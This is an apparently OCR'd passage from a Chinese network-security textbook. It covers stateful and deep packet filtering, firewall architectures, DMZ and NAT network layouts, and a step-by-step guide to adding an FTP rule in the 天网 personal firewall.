解决访问控制的问题，包过滤技术无疑是一种好的方案。包过滤技术是通过查看流经的 IP 数据包的包头（包括 IP 地址、端口、协议等），由此决定对整个 IP 包的处理。它可能丢弃这个包，可能会接受这个包（让这个包通过），也可能执行其他更复杂的动作。完全基于这种规则匹配的访问控制机制，在规则数目较少的时候，其性能还是让人满意的，但是当规则数目变大的时候，此时即便是当前仅存在一个流量，也要去从庞大的规则集中找寻是否存在与之相适应的规则，这无疑是低效的。状态包过滤技术可有效地解决这个问题。传统的包过滤技术只是通过检测 IP 包头的相关信息来决定数据流的通过还是拒绝，而状态包过滤技术采用的一种基于流量的状态检测机制，将属于同一流量的所有包作为一个整体的数据流看待，构成流量状态表，通过维护状态表中的流量信息，避免了对规则表的过多的访问，因此，与传统包过滤技术的静态过滤规则表相比，状态包过滤技术具有更好的性能。

当包过滤系统接收到一个初始化 TCP 连接的 SYN 包时，这个带有 SYN 包的数据包就被系统中所设置的规则表检查（在规则表检查的时候，不考虑它是否是 SYN，ACK 或其他的什么包）。该包在规则表中进行比较，如果在检查了所有的规则后，该包没有被接受，那么拒绝该次连接。如果该包被接受，那么本次连接所对应的流量信息被记录到状态表里。随后的数据包（不带有 SYN 标志）就和该状态表的内容进行比较。如果流量信息在状态表内（该数据包是该流量的一部分），该数据包被接受。如果不是流量的一部分，该数据包再次接受规则表的检查。这种方式提高了系统性能。大多数时候只有含有 SYN 标志的数据包才和规则表进行比较。剩下的数据包和状态表进行比较，状态表的匹配速度是非常快的，因为状态表时刻都处在一个非常紧凑的状态。

虽然 UDP 连接是无状态的，但是仍然可以用类似的方法来维护这些连接。当一个完成规则检查的数据包被允许通过的时候，它所属的流量被添加到状态表内，并设置一个时间值，在这个时间值内，该流量上任何到达的数据包都会被允许通过。

对于非 TCP、UDP 的数据包，状态表中的操作同 UDP 一样。

经由规则表或者状态表处理后，还需要判断该包是否属于一个可疑连接，如果是的话，则交给步骤②的内容过滤来处理。

② 内容过滤是深度包过滤的一个核心模块，本质上是一个模式匹配问题。

内容过滤在国内外都有研究，但是当前的大多数内容过滤都是基于软件实现的，这样需要占用一定的系统资源。另外，其大多数软件也是基于主机的，一个客户端需要一套软件，因而管理不方便。除此之外，过滤本身还停留在驱动程序的层面上，吞吐量不大。当前的所有明文信息过滤算法大致可以分为两类：基于跳转表的明文信息过滤算法和基于自动机的明文信息过滤算法。前者通过建立 Shift 表、Hash 表和 Prefix 表使得在匹配过程中大范围的跳跃成为可能，从而提升软件过滤的性能，但同时也应看到该算法需要维护 Shift 表、Hash 表和 Prefix 表的数据结构，因而是比较复杂的。其操作在一种半结构的数据结构上，并且所用到的存储空间也非常大，但是计算量相对较小，因此该算法非常适合用软件实现；诸如 AC 算法以及它的一些改进算法最终都依靠自动机（automate）来实现，自动机很容易地映射为硬件设计中的状态机。状态机是组合逻辑和寄存器逻辑的特殊组合，尤其适合数字系统的控制器设计。如果将内容过滤由专门的硬件来实现，一定能大幅度提高过滤效率。

应用层的内容过滤需要大量的计算资源，很多情况下高达 100 倍甚至更高，因而要执行深度包过滤，带来的问题必然是性能的下降，这就是所谓的内容处理障碍。为了突破内容处理障碍，达到实时地分析网络内容和行为。需要重点在加速上采取有效的办法。通过采用更加优化的模式匹配算法，可以在一定程度上解决这个问题。

7.4 防火墙体系结构

1. 双重宿主主机体系结构

双重宿主主机体系结构围绕双重宿主主机构筑，至少有两个网络接口。宿主主机充当网络之间的路由器，能够从一个网络到另外一个网络发送 IP 数据包。IP 数据包并不是从一个网络（如外部网络）直接发送到另一个网络（如内部网络）。外部网络能与双重宿主主机通信，内部网络也能与双重宿主主机通信。但是外部网络与内部网络不能直接通信，它们之间的通信必须经过双重宿主主机的过滤和控制。

2. 被屏蔽主机体系结构

被屏蔽主机体系结构防火墙则使用一个路由器把内部网络和外部网络隔离开，这种体系结构主要的安全由数据包过滤提供（例如，防止人们绕过代理服务器直接相连），涉及堡垒主机。堡垒主机是 Internet 上的主机能连接到的唯一的内部网络上的系统。任何外部的系统要访问内部的系统或服务都必须先连接到这台主机。因此堡垒主机要保持更高等级的主机安全。

3. 被屏蔽子网体系结构

被屏蔽子网体系结构添加额外的安全层到被屏蔽主机体系结构，即通过添加周边网络更进一步的把内部网络和外部网络（通常是 Internet）隔离开，在内部网络与外部网络之间形成了一个“隔离带”。为了侵入用这种体系结构构筑的内部网络，侵袭者必须通过两个路由器。即使侵袭者侵入堡垒主机，将仍然必须通过内部路由器。

7.5　防火墙配置

7.5.1　网络防火墙配置

网络防火墙已经成为了用户上网必备的安全工具，但是很多人并没有让网络防火墙真正发挥作用。

大多数人对于网络防火墙的功能不加以设置，对网络防火墙的规则不加以设置——这样，网络防火墙作用就会大大减弱。

网络防火墙的默认设置一般都只能是普遍的设置，也就是说这样的设置要大致适合大多数普通用户。其实不同用户对于上网的安全要求是不一样的，普通的设置就不一定适合所有用户。

1. 功能设置

功能设置属于外部设置。原因是，这些设置不会改变规则中要求拦截和放行对象。

对于经常上网的用户来说，防火墙随计算机开机而启动是绝对不可少的。对于拨号用户或不常上网的用户来说，防火墙的启动有两种方案：

(1) 上网前手动开启防火墙（一般用户）。

(2) 用一个文件使防火墙和网络连接一起启动（高级用户）。

通常，网络防火墙都会有一个安全等级选项。这个选择不可以随便选。因为，有不少用户就是因为不根据实际情况选择，而导致无法使用某些网络资源或被黑客有机可乘。

对于有固定 IP 的用户来说，一般设置为中等。因为，这些用户不能随意改变自己的 IP，所以防御必须比动态 IP 用户要高一些。

但是，是不是越高越好呢？不是。某些用户，因为不切实际的把安全等级设置为高级，而又不会在规则中设置相应网络规则，而导致无法使用某些网络资源，如在线直播等。建议一般用户将规则设置为中低即可。

至于其他报警设置等，根据自己的需要设置。需要注意的是，安全日志一定要记录。便于管理员检查。

2. 规则设置

IGMP 炸弹都让很多用户感到头痛。所以某些用户干脆禁止所有 ICMP 和 IGMP。

这样，显然这是不大好的设置。因为 ICMP 和 IGMP 虽然可能被人利用来做炸弹，但是总不能全部拦截。且不说别的，就说因为全部拦截 ICMP、IGMP 所耗费的系统资源就数不胜数。

建议拦截的是 ICMP 的 echo request，一般这样就足够了。为什么呢？原因是为了防黑客用 Ping 命令查询你是否在线，所以此类 ICMP 必须拦截。

如果还是担心 ICMP 和 IGMP 炸弹，不妨去 Microsoft 官网下载补丁程序。

网络防火墙的一大功能就是防木马和防黑客，所以自己设置规则拦截木马和阻截黑客是必要的。

网络防火墙有默认的规则。但是，这只是最常见的木马和漏洞。对于新的危害大的木马和漏洞，恐怕原先的规则就不能胜任它的任务了。

那么怎样设置规则呢?

(1) 我们必须利用反病毒厂家网站提供的信息。因为,那里详细记载了许多病毒、木马的分析结果和漏洞的资料。哪怕你有分析木马源程序和找出漏洞的能力,也没必要任何事情都亲力亲为,因为木马和漏洞实在太多了,全部代码都自己分析,根本是不切实际的。

(2) 设置自己的防火墙。由于不同厂家网络防火墙设置规则上有所不同,所以本文不可能详细讲解。

当然,设置规则需要一定的专业知识。对于一般用户来说,可以借用别人的成果。例如,去论坛请教高手或直接发邮件询问高手即可解决。

还需要注意的是,规则不要重复,更不要矛盾。重复的规则浪费系统资源;矛盾的规则让防火墙左右为难,最终让别人有机可乘。

网络防火墙设置是很有意思的学问,真正关心安全的人士都应该了解基本的原理,并亲自设置自己的防火墙。

7.5.2 防火墙的组网结构

1. 控制来自 Internet 对内部网络的访问

这是一种应用得最广、最为重要的防火墙应用环境。在这种应用环境下,防火墙主要保护内部网络不遭受外网用户的攻击。目前很多企业、特别是中小型企业采用防火墙的主要原因。

在这种应用环境中,防火墙网络可划分为 3 个不同级别的安全区域。

(1) 内部网络:这是防火墙要保护的对象,包括全部的企业内部网络设备及用户主机。不过要注意的是,它是从总体上来进行保护,就是把握内、外部网络的出、入口,而不针对具体的主机。这个区域是防火墙的可信任区域(这是由传统边界防火墙的设计理念决定的)。

(2) 外部网络:这是防火墙要防护的对象,包括外部 Internet 主机和设备。这个区域为防火墙的非可信网络区域(也是由传统边界防火墙的设计理念决定的)。

(3) DMZ(非军事区):它是从企业内部网络中划分的一个小区域,其中就包括内部网络中用于公众服务的外部服务器,如 Web 服务器、邮件服务器、FTP 服务器及外部 DNS 服务器等,它们都为 Internet 提供某种信息服务。在这个区域中的网络受保护的级别较低,因为如果级别太高,这些提供公共服务的网络应用就无法进行。也正因为如此,在这个区域中的网络设备所运行的应用也非常单一。

在以上 3 个区域中,用户需要对不同的安全区域应用不同的安全策略。虽然内部网络和 DMZ 区都属于企业内部网络的一部分,但它们的安全级别(策略)不同。对于要保护的大部分内部网络,一般情况下禁止所有来自 Internet 用户的访问;而由企业内部网络划分出去的 DMZ 区,因需为 Internet 应用提供相关的服务,所以在一定程度上没有内部网络限制那么严格,如 Web 服务器通常允许任何人进行正常访问。许多人都认为,如果这样的话这些服务器很容易受攻击,按原理来说是这样,但是由于在这些服务器上所安装的服务非常少,所允许的权限非常低,真正的服务器数据在受保护的内部网络主机上,所以黑客攻击这些服务器没有任何意义,既不能获取有用的信息,也不能通过攻击它而获得过高的网络访问权限。

一般建议通过 NAT(网络地址转换)技术将受保护的内部网络的全部主机地址映像成

防火墙上设置的少数几个有效公网 IP 地址。这样做好处是可以对外屏蔽内部网络结构和 IP 地址，保护内部网络的安全；同时因为是公网 IP 地址共享，所以可以大大节省公网 IP 地址的使用，节省企业投资成本。

在这种应用环境中，在网络拓扑结构上企事业单位可以有两种选择，这主要是根据企业原有网络设备情况而定的。

企业如果已有边界路由器，则可充分利用原有设备，利用边界路由器的包过滤功能，添加相应的防火墙配置，这样原来的路由器也就具有了防火墙功能。然后再利用防火墙与需要保护的内部网络连接。对于 DMZ 区中的公用服务器，则可直接与边界路由器相连，不用经过防火墙。它可只经过路由器的简单防护。在此拓扑结构中，边界路由器与防火墙一起组成了两道安全防线，并且在这两者之间可以设置一个 DMZ 区，用来放置那些允许外部用户访问的公用服务器设施。网络拓扑图如图 7-1 所示。




图 7-1　网络拓扑图 1

如果企业原来没有边界路由器，此时也可不再添加边界路由器，仅由防火墙来保护内部网络。此时 DMZ 区域和需要保护的内部网络分别连接防火墙的不同 LAN 网络接口，因此需要对这两部分网络设置不同的安全策略，如图 7-2 所示。这种拓扑结构虽然只有一道安全防线，但对于大多数中、小企业来说，则完全可以满足需求。不过在选购防火墙时就要注意，防火墙一定要有两个以上的 LAN 网络接口。它与我们前面所介绍的“多宿主机”结构一样。

2. 控制内部网络不同部门之间的访问

这种应用环境就是在一个企业内部网络之间，对一些安全敏感的部门进行隔离保护。通过防火墙保护内部网络中敏感部门的资源不被非法访问。这些所谓的“敏感部门”通常是指人事部门、财务部门和市场部门等，在这些部门网络主机中的数据对于企业来说是非常重要，它的工作不能完全离开企业网络，但其中的数据又不能随便供网络用户访问。这时有几种解决方案通常是采用 VLAN 配置，但这种方法需要配置三层以上交换机，同时配置方法较为复杂。另一种有效的方法就是采用防火墙进行隔离，在防火墙上进行相关的配置（比起




图 7-2　网络拓扑图 2

VLAN 来简单许多)。通过防火墙隔离后,尽管同属于一个内部局域网,但是其他用户的访问都需要经过防火墙的过滤,符合条件的用户才能访问。这类防火墙通常不仅通过包过滤来筛选数据包的,而且还要对用户身份的合法性(在防火墙中可以设置允许哪些用户访问)进行识别,一般为自适应代理服务器型防火墙,这种防火墙方案还可以有日志记录功能,有助于网管员了解网络安全现状及改进。网络拓扑结构如图 7-3 所示。




图 7-3　网络拓扑图 3

7.5.3　个人防火墙配置

天网防火墙是国内外针对个人用户最好的中文软件防火墙之一,在目前 Internet 受攻击案件数量直线上升的情况下,用户随时都可能遭到各种恶意攻击,这些恶意攻击可能导致的后果是您的上网账号被窃取、冒用、银行账号被盗用、电子邮件密码被修改、财务数据被利用、机密档案丢失、隐私曝光等,甚至黑客(Hacker)或刽客(Cracker)通过远程控制删除了您

硬盘上所有的资料数据，整个计算机系统架构全面崩溃。

在安装完天网防火墙时，会弹出设置向导，如图 7-4 所示。



图 7-4　设置向导

一般用户通常可以将安全级别选择为“中”。

图 7-5 列出经常访问网络的程序，可以选择是否允许该程序访问网络。最后，选择“结束”完成向导设置，如图 7-6 所示。



图 7-5　常用应用程序设置



图 7-6　设置向导结束

对于高级用户，有时候需要自己来自定义规则来实现特殊要求。

1. 添加规则

IP 规则是一系列的比较条件和一个对数据包的动作组合，它能根据数据包的每一个部分来与设置的条件进行比较。当符合条件时，就可以确定对该包放行或者阻挡。通过合理的设置规则可以把有害的数据包挡在你的机器之外，也可为某些有合法网络请求的程序开辟绿色通道。

虽然天网中已经设置好了很多规则，可是每个人的情况不同，还要根据自己的情况来制定自己的规则(在天网防火墙的 IP 规则列表中，位于前端的规则会首先动作，并且忽略后面有相关联系的规则，从而使为特别网络服务开辟绿色通道成为可能)。例如，用户在自己的机器中创建了一个 FTP 服务器，用来和朋友分享各类资源，但朋友反映不能连接。仔细查找，发现原来是天网在“作怪”，于是就给 FTP 设置一条特别的 IP 规则方便使用。

单击系统托盘中的天网图标打开程序界面，在主界面的左侧单击第二个图标“IP 规则管理”。

单击“增加规则”按钮，弹出“增加 IP 规则”窗口，在“名称”中输入一个将要显示在 IP 规则列表中的名字，在下方的“说明”中填写对该条规则的描述，防止以后忘了该规则的用途。因为用户建立的 FTP 服务器需要与朋友交换数据，因此在“数据包方向”中通过下拉菜单选中“接收和发送”；如果朋友都没有固定的 IP 地址，可在“对方 IP 地址”中选择“任何地址”；另外，由于 FTP 服务器基于 TCP/IP 协议，并且需要开放本机的 21 端口，因此在“数据包协议类型”中选择 TCP 协议，在“本地端口”中输入 0 和 21 开放该端口。由于不限制对方使用何种端口进行连接，所以可在“对方端口”中保持默认的 0；最后，在“当满足上面条件时”的下拉菜单中选择“通行”来放行即可。

经过上面的设置，本机的 21 端口就被打开了。返回天网主界面，选中新创建的 FTP 规

则，按住↑将其移动到“TCP 数据包监视”规则的下方，以跳过最严厉的“禁止所有人连接”规则，然后单击“保存规则”保存设置。现在重新启动天网防火墙即可生效。

如果想在天网的连接日志中记录朋友们的访问 IP 情况，可以在“同时还”中勾选“记录”选项。

2. 备份与恢复规则

如果已经创建或修改了很多的 IP 规则，当需要重新安装系统或天网的时候还要来设置这些规则。因此，采用导出后备份，当需要时再导入恢复是最简单的方法。

